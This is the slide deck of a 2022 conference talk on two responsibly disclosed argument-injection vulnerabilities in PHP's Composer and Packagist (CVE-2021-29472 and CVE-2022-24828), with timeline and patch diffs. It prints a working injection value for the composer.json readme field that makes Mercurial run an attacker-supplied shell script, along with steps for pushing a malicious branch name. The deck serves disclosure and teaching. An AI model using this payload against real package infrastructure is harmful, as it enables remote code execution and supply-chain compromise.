


Taking Over The PHP Supply Chain

Match Retour

BARBHACK 2022 - Aug 27, 2022

Introduction — \$(id)

- Thomas Chauchefoin, @swapgs
 - Offensive security background
 - Vulnerability Researcher in the Sonar R&D team
- Product innovation with responsibly disclosed 0-days
 - Young team of 4 Vulnerability Researchers
 - ~ 40 CVEs in 2021, about 30 so far in 2022
 - 3 Pwnie Awards nominations for our publications



Introduction — What happened?

- This talk is not about your usual "supply chain" issues
 - No password reuse, typosquatting, confusion...
 - It's gonna be about PHP though
- Wanna RCE a backend serving 2 billion software packages per month?
 - Two bugs to rule them all @ Insomni'hack 2022 [1]
- It's the same... but different
 - New bug, same impact
 - Still too easy?

[1] <https://www.youtube.com/watch?v=RLcKOkRGpiw>

Introduction — Menu du jour

- Software Supply Chain 101
- Composer and Packagist
- Previous work (+ demo)
- CVE-2022-24828 (+ demo)
- Conclusion


Software Supply Chain 101

Software Supply Chain 101 — Terminology

- Supply Chain encompasses all the processes, tools, software, etc. involved in the life of a product
 - Not only for software, applies to any industry
 - Software dependencies are only a small link of that chain



[1] <https://twitter.com/halvarflake/status/1549299526623715328>



Pwning Upstream 101 — Terminology

- A software package manager...
 - Is part of a given language's ecosystem
 - Associates the identifier of a dependency to its source
 - Requires some kind of backend service to host this list
 - Dedicated website, GitHub repository, etc.
 - Submission interface for maintainers?
 - Resolves dependency constraints
- Very similar to package managers in Linux distributions

Pwning Upstream 101 — A few examples




Pwning Upstream 101 — Terminology

- Compromising the backend services is **very** powerful
 - Attackers can change the association between a package identifier (author/package) and a source (https://...)
 - Any fresh install or update of dependencies would pull the package from an unintended source set by the attacker
- Package managers aren't enforcing proper code signing
 - sigstore is the answer, tell your maintainers! [1]

[1] <https://www.sigstore.dev>

Composer and Packagist



Composer and Packagist — Introduction


- Composer is the most popular PHP package manager
 - Real-world projects requires package managers to handle dependencies
 - Used by virtually any company running PHP somewhere
- Composer's central registry is called Packagist [1]
 - Both projects are written in PHP and open-source
 - Software and the public instance are maintained by Private Packagist
- Very rough unscientific estimate of Composer's market share
 - PHP is behind ~ 78% of "the Internet" [2]
 - WordPress alone is ~ 43% of that, and Composer is not required to run it
 - Composer is used by ~ 68% of PHP projects, so we can settle on a ~ 20%

[1] https://w3techs.com/technologies/overview/programming_language

[2] <https://packagist.org>

Composer and Packagist — Introduction


- Steady usage increase over the last years



Previous work

Previous work — CVE-2021-29472

- Argument Injection during the submission step
 - CVE-2021-29472 in composer , from the Packagist interface



Packagist *The PHP Package Repository* Browse Submit user

Search packages...

Submit package

Repository URL (Git/Svn/Hg)

Submit

Trying to share private code?
Use [Private Packagist](#) to share code through Composer without publishing it for everyone on Packagist.org.

Please make sure you have read the package [naming conventions](#) before submitting your package. The authoritative name of your package will be taken from the `composer.json` file inside the main branch of your repository, and it can not be changed after that.

Do not submit forks of existing packages. If you need to test changes to a package that you forked to patch, use [VCS Repositories](#) instead. If however it is a real long-term fork you intend on maintaining feel free to submit it.

If you need help or if you have any questions please get in touch with the [Composer community](#).

Previous work — Command Injection

 Controlled
 Static

```
controlled = '$(date)'  
execute('hg identify' . controlled)
```

- Execution steps

- /bin/sh parses hg identify \$(date)
 - /bin/sh executes ['date']
 - /bin/sh executes ['hg', 'identify', 'Tue Aug 2 [...]]

Previous work — Argument Injection

 Controlled
 Static

```
controlled = '$(date)'  
execute('hg identify' . escape(controlled))
```

- Execution steps

- /bin/sh parses `hg identify '$(date)'`
 - /bin/sh executes `['hg', 'identify', '$(date)']`


Previous work — Argument Injection

 Controlled
 Static

```
controlled = '--help'  
execute('hg identify' . escape(controlled))
```

- Execution steps

- /bin/sh parses `hg identify '--help'`
 - /bin/sh executes `['hg', 'identify', '--help']`



Previous work — Argument Injection

```
$ hg identify '--help'
```

```
hg identify [-nibtB] [-r REV] [SOURCE]
```

```
aliases: id
```

```
identify the working directory or specified revision
```

```
Print a summary identifying the repository state at REV
```

```
[...]
```

Previous work — Exploitation

*It is possible to **create aliases** with the same names as existing commands, which will then **override the original definitions**. This is almost always a bad idea!*

*An alias can start with an **exclamation point** (!) to make it a **shell alias**. A shell alias is executed with the shell and will let you run arbitrary commands. As an example,*

echo = !echo \$@

Previous work — Exploitation

- Final payload for CVE-2021-29472

```
--config=alias.identify=![...]
```

- Using this bug, we could execute arbitrary commands on the Packagist public server
 - Compromise of any software dependency hosted on Packagist
 - Fixed within hours on April 2021

Demonstration


Previous work — Patch

- Fixed using the end-of-options switch

```
--- a/src/Composer/Repository/Vcs/HgDriver.php
+++ b/src/Composer/Repository/Vcs/HgDriver.php
@@ -67,7 +67,7 @@ public function initialize()
[...]
```


```
    $process = new ProcessExecutor($io);
-    $exit = $process->execute(sprintf('hg identify %s', ProcessExecutor::escape($url)), $ignored);
+    $exit = $process->execute(sprintf('hg identify -- %s', ProcessExecutor::escape($url)), $ignored);
    return $exit === 0;
}e
```

CVE-2022-24828




CVE-2022-24828 — What now?

- Let's try to identify a new vulnerability in Packagist
 - Procrastination-based research
 - Spend a day on it and stop if nothing is identified
- We are already familiar with this codebase
 - Initial cost of entry of approaching a new target
 - Contributed to the patch, looked for bypasses...
 - ...with the same set of assumptions and biases
 - Did we miss something?



CVE-2022-24828 — What now?

- VcsDriver classes are wrappers around external commands to work with repositories
 - GitDriver, HgDriver, SvnDriver...
 - This is where CVE-2021-29472 happened
 - Targets of choice for similar bugs
 - Any invocations without -- left?



CVE-2022-24828 — What now?

- We can craft a simple regex to identify such calls
 - `(execute|printf).*%s.*escape`
 - `*Driver::getFileContent()`
 - `git show %s:%s`
 - `hg cat -r %s %s`
- Very good candidates for the same bug class!

CVE-2022-24828 — What now?

- One of them looks familiar
 - Removed from our patch suggestion for CVE-2021-29472

In [src/Composer/Repository/Vcs/GitDriver.php](#):

```
> @@ -131,7 +131,7 @@ public function getDist($identifier)
    public function getFileContent($file, $identifier)
    {
        $resource = sprintf('%s:%s', ProcessExecutor::escape($identifier), ProcessExecutor::escape($file));
-       $this->process->execute(sprintf('git show %s', $resource), $content, $this->repoDir);
+       $this->process->execute(sprintf('git show -- %s', $resource), $content, $this->repoDir);
```

Removed fix



CVE-2022-24828 — What now?

- `git show` breaks when using the end-of-options
 - In this subcommand, separates revisions from pathspecs

```
$ git show HEAD:composer.json
```

```
{ "name": "swaggs/crispy-banana", [...] }
```

```
$ git show -- HEAD:composer.json
```

```
*nothing*
```


CVE-2022-24828 — Exploitation

- We can use the same technique as for CVE-2021-29472
 - Override Mercurial built-ins with `--alias=`
 - This time, we could also maybe exploit it on GitDriver?
- Most Git commands support `--output`
 - Not always documented in the manual ;-)
 - Truncating the Git config file with an empty output can lead to arbitrary command execution
 - Based on the same research but not described in [1]

CVE-2022-24828 — Exploitation

- In `src/Composer/Repository/Vcs/GitDriver.php`
 - `$identifier` is the current branch, `$file` the file to read


```
public function getFileContent(string $file, string $identifier): ?string {  
    $resource = sprintf('%s:%s', ProcessExecutor::escape($identifier),  
ProcessExecutor::escape($file));  
  
    $this->process->execute(sprintf('git show %s', $resource), [...]);  
    [...]  
    return $content;  
}
```



CVE-2022-24828 — Exploitation

- `getFileContent()` arguments come from the manifest


```
private function updateReadme([...]): void {  
    [...]  
    if (isset($composerInfo['readme']) && is_string($composerInfo['readme'])) {  
        $readmeFile = $composerInfo['readme'];  
    } [...]  
    switch ($ext) {  
        case '.txt':  
            $source = $driver->getFileContent($readmeFile, [...]);  
        }  
    }  
}
```



CVE-2022-24828 — Exploitation via Git

- Resulting command is `git show 'branch':file'`
- Git branch names are restricted
 - fatal: '--help' is not a valid branch name
- We can still trick Git into pushing invalid branches
 - `echo "ref: refs/heads/--help" > .git/HEAD`
 - `mv .git/refs/heads/main .git/refs/heads/--help`
 - `git push origin -- --help`
 - Possible with a custom server too?

 Controlled
Static




CVE-2022-24828 — Exploitation via Git

- The first file that gets read is `composer.json`
 - `git show --output=foo:composer.json`
 - We could create a symbolic link called `foo:composer.json`
- It's a dead end >:(
 - The repository is cloned as bare repository (no working tree)
 - The mandatory suffix makes things much harder
 - We can't just trash the local Git configuration

CVE-2022-24828 — Exploitation via Mercurial

- Back to Mercurial... it looks more promising
 - Nothing surrounds `$file` in the final command
 - We can inject the option into the `$file` argument

```
public function getFileContent(string $file, string $identifier): ?string {  
    $resource = sprintf('hg cat -r %s %s', ProcessExecutor::escape($identifier),  
ProcessExecutor::escape($file));  
    $this->process->execute($resource, $content, $this->repoDir);  
    [...]
```



CVE-2022-24828 — Exploitation

- Exploitation scenario
 - Create a project in a remote Mercurial repository
 - Set a malicious readme entry in `composer.json`
 - Import the package on Packagist
 - Write a payload to `/var/www/packagist/[...]`
 - !!!!

CVE-2022-24828 — Exploitation

- In `composer.json`, in the `readme` key

Injected override

Payload

Suffix

```
--config=alias.cat=!hg cat -r : payload.sh|sh;.txt
```


Demonstration

CVE-2022-24828 — Timeline

- April 7, 6PM: Advisory sent to security@packagist.org
- April 7, 7PM: Report acknowledged by a maintainer, we start collaborating on patches
- April 8, 2PM: The public Packagist instance is hot-patched
- April 13: CVE assigned, official communication by Packagist [1], new Composer releases


[1] <https://blog.packagist.com/cve-2022-24828-composer-command-injection-vulnerability/>

CVE-2022-24828 — Patch

- GitDriver can't be patched elegantly
 - The sequence -- has another meaning in this context
 - --end-of-options is Git >= 2.24 only
- HgDriver
 - `hg cat -r %s -- %s`  Controlled Static
 - --config=[...] has priority over -r's argument (?!)
 - --rev=[...] must be used
- Branches and files starting with - are not allowed anymore

CVE-2022-24828 — Patch

```
--- a/src/Composer/Repository/Vcs/GitDriver.php
+++ b/src/Composer/Repository/Vcs/GitDriver.php
@@ -138,6 +138,10 @@ public function getDist($identifier)
     */
     public function getFileContent($file, $identifier)
     {
+         if (isset($identifier[0]) && $identifier[0] === '-') {
+             throw new \RuntimeException('Invalid git identifier detected [...]');
+         }
+     }
     }
```



CVE-2022-24828 — Patch

```
--- a/src/Composer/Repository/Vcs/HgDriver.php
+++ b/src/Composer/Repository/Vcs/HgDriver.php
@@ -126,7 +126,11 @@ public function getDist($identifier)
     */
     public function getFileContent($file, $identifier)
     {
-         $resource = sprintf('hg cat -r %s %s', ProcessExecutor::escape($identifier), ProcessExecutor::escape($file));
+         if (isset($identifier[0]) && $identifier[0] === '-') {
+             throw new \RuntimeException('Invalid hg identifier detected. [...]');
+         }
+         $resource = sprintf('hg cat -r %s -- %s', ProcessExecutor::escape($identifier),
+ ProcessExecutor::escape($file));
         $this->process->execute($resource, $content, $this->repoDir);
     }
 }
```

Conclusion

Conclusion

- Package managers are still **very** susceptible to these attacks
- Always revisit your old bugs and public reports after a while
 - Fight against common bias, see Mark Dowd's keynote [1]
 - Bug variants are real
- On the technical side
 - Argument Injection + Mercurial = <3
 - Some bugs can't be fixed the "right" way
- Huge kudos to the Composer maintainers!
 - @glaubinix, @seldaek, @naderman

Conclusion

- Loved what you saw? Come help us! 🐛 🎉
 - Our static analysis products are used by 6M+ developers
 - Just raised \$412M for a \$4.7B valuation
 - Vulnerability Research on Zimbra, WordPress, Rocket.Chat, MyBB, Zabbix...

<https://www.sonarsource.com/company/careers/>

Questions?

vulnerability.research@sonarsource.com
[@SonarSource](https://twitter.com/SonarSource)

